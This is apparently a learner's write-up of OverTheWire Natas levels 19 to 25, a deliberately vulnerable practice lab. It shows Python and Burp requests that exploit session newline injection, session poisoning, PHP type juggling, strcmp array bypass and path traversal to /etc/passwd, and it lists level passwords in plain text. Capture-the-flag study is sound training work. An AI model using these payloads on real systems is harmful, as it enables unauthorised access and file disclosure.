#print(bytes.fromhex(session.cookies["PHPSESSID"]).decode('utf-8'))
```

Got it!! 281

Password: guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH



The screenshot shows a web browser window with the address bar displaying "Not secure | natas19.natas.labs.overthewire.org". The page title is "NATAS19". The main content area has a light gray background. In the center, there is a white rectangular box containing the following text:


**This page uses mostly the same code as the previous level, but session IDs are no longer sequential...**

Please login with your admin account to retrieve credentials for natas20.

Username:

Password:

In the top right corner of the page, there is a dark blue button with a white globe icon and the text "SUBMIT TOKEN".



| Levels for the Natas box on OverTheWire.org   |       |         |         |              |                         |           |
|---|-------|---------|---------|--------------|-------------------------|-----------|
| There are currently 35 levels available on the Natas box on OverTheWire.org. Please note that on ssh wargames the levels are added when they get solved the first time. |       |         |         |              |                         |           |
| Pos   | Score | Title   | Solvers | LastSolvedBy | LastSolved              | Unlock    |
| 0   | 1     | natas0  | 10295   | im_not_steve | Aug 28, 2023 - 01:06:54 | Well Done |
| 1   | 1     | natas1  | 9067    | im_not_steve | Aug 28, 2023 - 01:08:24 | Well Done |
| 2   | 1     | natas2  | 8706    | im_not_steve | Aug 28, 2023 - 01:08:33 | Well Done |
| 3   | 1     | natas3  | 7619    | im_not_steve | Aug 28, 2023 - 01:09:05 | Well Done |
| 4   | 1     | natas4  | 8895    | im_not_steve | Aug 28, 2023 - 01:09:17 | Well Done |
| 5   | 1     | natas5  | 5991    | im_not_steve | Aug 28, 2023 - 01:09:25 | Well Done |
| 6   | 1     | natas6  | 5574    | im_not_steve | Aug 28, 2023 - 01:09:33 | Well Done |
| 7   | 1     | natas7  | 5436    | im_not_steve | Aug 28, 2023 - 01:11:09 | Well Done |
| 8   | 1     | natas8  | 5273    | im_not_steve | Aug 28, 2023 - 01:11:18 | Well Done |
| 9   | 1     | natas9  | 5061    | im_not_steve | Aug 28, 2023 - 01:11:27 | Well Done |
| 10  | 1     | natas10 | 4729    | im_not_steve | Aug 28, 2023 - 01:11:35 | Well Done |
| 11  | 1     | natas11 | 4267    | im_not_steve | Aug 28, 2023 - 01:11:47 | Well Done |
| 12  | 1     | natas12 | 3254    | im_not_steve | Aug 28, 2023 - 01:12:35 | Well Done |
| 13  | 1     | natas13 | 2858    | im_not_steve | Aug 28, 2023 - 01:12:48 | Well Done |
| 14  | 1     | natas14 | 2747    | im_not_steve | Aug 28, 2023 - 01:13:09 | Well Done |
| 15  | 1     | natas15 | 2588    | im_not_steve | Aug 28, 2023 - 01:13:20 | Well Done |
| 16  | 1     | natas16 | 2253    | im_not_steve | Aug 28, 2023 - 01:13:31 | Well Done |
| 17  | 1     | natas17 | 1946    | im_not_steve | Aug 28, 2023 - 01:13:41 | Well Done |
| 18  | 1     | natas18 | 1704    | #22883902    | Aug 28, 2023 - 02:49:27 | Well Done |
| 19  | 1     | natas19 | 1583    | #22883902    | Aug 28, 2023 - 03:49:37 | Well Done |
| 20  | 1     | natas20 | 1509    | im_not_steve | Aug 28, 2023 - 01:14:03 | Well Done |
| 21  | 1     | natas21 | 1382    | im_not_steve | Aug 28, 2023 - 01:14:14 | Well Done |
| 22  | 1     | natas22 | 1320    | mrf09        | Aug 27, 2023 - 14:42:22 | Well Done |
| 23  | 1     | natas23 | 1285    | mrf09        | Aug 27, 2023 - 14:50:18 | Well Done |

## Level 20

In this level there are custom php functions

```
<?php

    function debug($msg) { /* {{{ */

        if(array_key_exists("debug", $_GET)) {

            print "DEBUG: $msg<br>";

        }

    }

/* }}} */

function print_credentials() { /* {{{ */

    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1)
    {

        print "You are an admin. The credentials for the next level are:<br>";

        print "<pre>Username: natas21\n";

        print "Password: <censored></pre>";

    } else {

        print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.";

    }

}

/* }}} */

function myread($sid) {

    debug("MYREAD $sid");

    if(strspn($sid,
"1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") !=
strlen($sid)) {

        debug("Invalid SID");

        return "";

    }

}
```

```

$filename = session_save_path() . "/" . "mysess_" . $sid;
if(!file_exists($filename)) {
    debug("Session file doesn't exist");
    return "";
}
debug("Reading from ". $filename);
$data = file_get_contents($filename);
$_SESSION = array();
foreach(explode("\n", $data) as $line) {
    debug("Read [$line]");
    $parts = explode(" ", $line, 2);
    if($parts[0] != "") $_SESSION[$parts[0]] = $parts[1];
}
return session_encode();
}

function mywrite($sid, $data) {
    // $data contains the serialized version of $_SESSION
    // but our encoding is better
    debug("MYWRITE $sid $data");
    // make sure the sid is alnum only!!
    if(strspn($sid,
"1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") !=
strlen($sid)) {
        debug("Invalid SID");
        return;
    }
    $filename = session_save_path() . "/" . "mysess_" . $sid;
    $data = "";
    debug("Saving in ". $filename);

```

```

ksort($_SESSION);
foreach($_SESSION as $key => $value) {
    debug("$key => $value");
    $data .= "$key $value\n";
}
file_put_contents($filename, $data);
chmod($filename, 0600);
}

/* we don't need this */
function mydestroy($sid) {
    //debug("MYDESTROY $sid");
    return true;
}

/* we don't need this */
function mygarbage($t) {
    //debug("MYGARBAGE $t");
    return true;
}

session_set_save_handler(
    "myopen",
    "myclose",
    "myread",
    "mywrite",
    "mydestroy",
    "mygarbage");
session_start();

if(array_key_exists("name", $_REQUEST)) {

```

```
$_SESSION["name"] = $_REQUEST["name"];  
debug("Name set to " . $_REQUEST["name"]);  
}
```

Now we are writing the python code

```
#!/usr/bin/env python  
# -*- coding: utf-8 -*-
```

```
import requests  
import re
```

```
username = 'natas20'  
password = 'guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH'
```

```
url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username
```

```
session = requests.Session()
```

```
response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, password) )  
print(response.text)  
print("="*80)
```

```
response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, password) )  
print(response.text)  
print("="*80)
```

```
response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, password) )
```

```
print(response.text)
print("="*80)
```

in the third time session will be deleted.

89OWrTkGmiLZLv12JY4tLj2c4FW0xn56

\*\*\*\*\* with the burp suite \*\*\*\*\*

<http://natas20.natas.labs.overthewire.org/?debug>

DEBUG: MYREAD vm7lfeq4rm4qcikpa79au0dvsj

DEBUG: Reading from /var/lib/php/sessions/mysess\_vm7lfeq4rm4qcikpa79au0dvsj - (this is the path where it saves)

DEBUG: Read []

now you can see it does two thing write and read

asdf%250Aid%25250Aasdf

asdf%25id%25asdf

what happen is %25 this will bw removed and print lines

asdf

id

asdf

%0Aadmin 1



and in repeater send it two times, third time session will be deleted.

POST /index.php HTTP/1.1

Host: natas20.natas.labs.overthewire.org

Content-Length: 15

Cache-Control: max-age=0

Authorization: Basic

bmF0YXMyMDpndVZhWjNFVDM1TGJnYkZNb2FONXRGY1IUMWpFUDdVSA==

Upgrade-Insecure-Requests: 1

Origin: http://natas20.natas.labs.overthewire.org

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*; q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://natas20.natas.labs.overthewire.org/?debug

Accept-Encoding: gzip, deflate



Accept-Language: en-US,en;q=0.9

Cookie: PHPSESSID=vm7lfeq4rm4qcikpa79au0dvsj

Connection: close

name=%0Aadmin 1

89OWrTkGmiLZLv12JY4tLj2c4FW0xn56





## Level 21

to command many lines at a time ctrl + /

```
if(array_key_exists("submit", $_REQUEST)) {  
    foreach($_REQUEST as $key => $val) {  
        $_SESSION[$key] = $val;  
    }  
}
```

it stores in the session this seems to be the vulnerability

```
# url = 'http://%s.natas.labs.overthewire.org/' % username  
experimenter = 'http://natas21-experimenter.natas.labs.overthewire.org/?debug=true&submit=1'
```

```
experimenter = 'http://natas21-  
experimenter.natas.labs.overthewire.org/?debug=true&submit=1&admin=1'
```

[DEBUG] Session contents:<br>Array



```
(  
    [debug] => true  
    [submit] => 1  
    [admin] => 1  
)
```

```
print(session.cookies["PHPSESSID"])  
uv9e59pkrpleooa9gd13mmhbbo
```

getting the original session setup and stealing the cookie from experimenter page and post it to the First page and pass it alone with the cookies

get and post both works

91awVM9oDiUGm33JdzM7RVLBS8bz9n0s



## Level 22

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests

import re

username = 'natas22'

password = '91awVM9oDiUGm33JdzM7RVLBS8bz9n0s'

url = 'http://%s.natas.labs.overthewire.org/?revelio=1' % username

session = requests.Session()


response = session.get(url, auth=(username, password), allow_redirects = False)

content = response.text

print(content)
```

allow\_redirects is set to False, the script will not follow any redirects that may occur in the response, and the response content will reflect the initial response.

qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj



## Level 23

```
<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(strstr($_REQUEST["passwd"],"iloveyou") && ($_REQUEST["passwd"] > 10 )){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas24 Password: <censored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

php doesn't consider the variable type

```
response = session.post(url, data = { "passwd" : "iloveyou" },auth=(username, password))
```

this gives us wrong

```
response = session.post(url, data = { "passwd" : "10iloveyou" },auth=(username, password))
```

```
response = session.post(url, data = { "passwd" : "iloveyou11" },auth=(username, password))
```

it doesn't work like this either.

10 doesn't work because not greater than 10 it's equal therefore the code is :



```
#!/usr/bin/env python
```

```
# -*- coding: utf-8 -*-
```

```
import requests
```

```
import re
```

```
username = 'natas23'
```

```
password = 'qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
session = requests.Session()
```


```
# response = session.get(url, auth=(username, password))
```

```
response = session.post(url, data = { "passwd" : "11iloveyou" },auth=(username, password))
```

```
content = response.text
```

```
print(content)
```

```
0xzF30T9Av8lgXhW7slhFCIsVKAPyl2r
```





## Level 24

### PHP type juggling

strcmp - compares strings

The function takes two string arguments, \$str1 and \$str2, and returns an integer:

If the two strings are equal, strcmp returns 0.

If \$str1 is greater than \$str2, strcmp returns a positive integer.

If \$str1 is less than \$str2, strcmp returns a negative integer.

```
<?php
if(array_key_exists("passwd",$_REQUEST)){
    if(!strcmp($_REQUEST["passwd"],"<censored>")){
        echo "<br>The credentials for the next level are:<br>";
        echo "<pre>Username: natas25 Password: <censored></pre>";
    }
    else{
        echo "<br>Wrong!<br>";
    }
}
// morla / 10111
?>
```

we are not going to make it a strig we are going to make it an array

```
#!/usr/bin/env python
```

```
# -*- coding: utf-8 -*-
```

```
import requests
```

```
import re
```

```
username = 'natas24'
```

```
password = '0xzf30T9Av8lgXhW7slhFCIsVKAPyl2r'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
session = requests.Session()
```


```
# response = session.get(url, auth=(username, password))
```

```
response = session.post(url, data = { 'passwd[]' : 'shenal' }, auth=(username, password))
```

```
content = response.text
```

```
print(content)
```

O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx



## Level 25

Consider this we dont know the exactly how many brancher up there  
some how we need to get the password.

```
response = session.post(url, data = {"lang" : "../../../../etc/passwd"}, auth=(username,  
password))
```

no any clear idea.

consider this python code,

```
>>> '../../../../'.replace('./','  
"  
>>> '../../../../'.replace('./','  
'../'
```

it combine with the remaining one so we can use that.

```
response = session.post(url, data = {"lang" : "../../../../../../../../../../../../etc/passwd"},  
auth=(username, password))
```

now we are getting access for the file that are being hidden so far.

Now we need to read the log for that we need the session id hence we findout the cookies,

41c4lmbjk5rg38imolaner24cb - cookie

```
response = session.post(url, data = {"lang" :  
"../../../../../../../../../../../../var/www/natas/natas25/logs/natas25_" + session.cookies['PHPSESSID']  
+ ".log"}, auth=(username, password))
```

```
print(content)
```

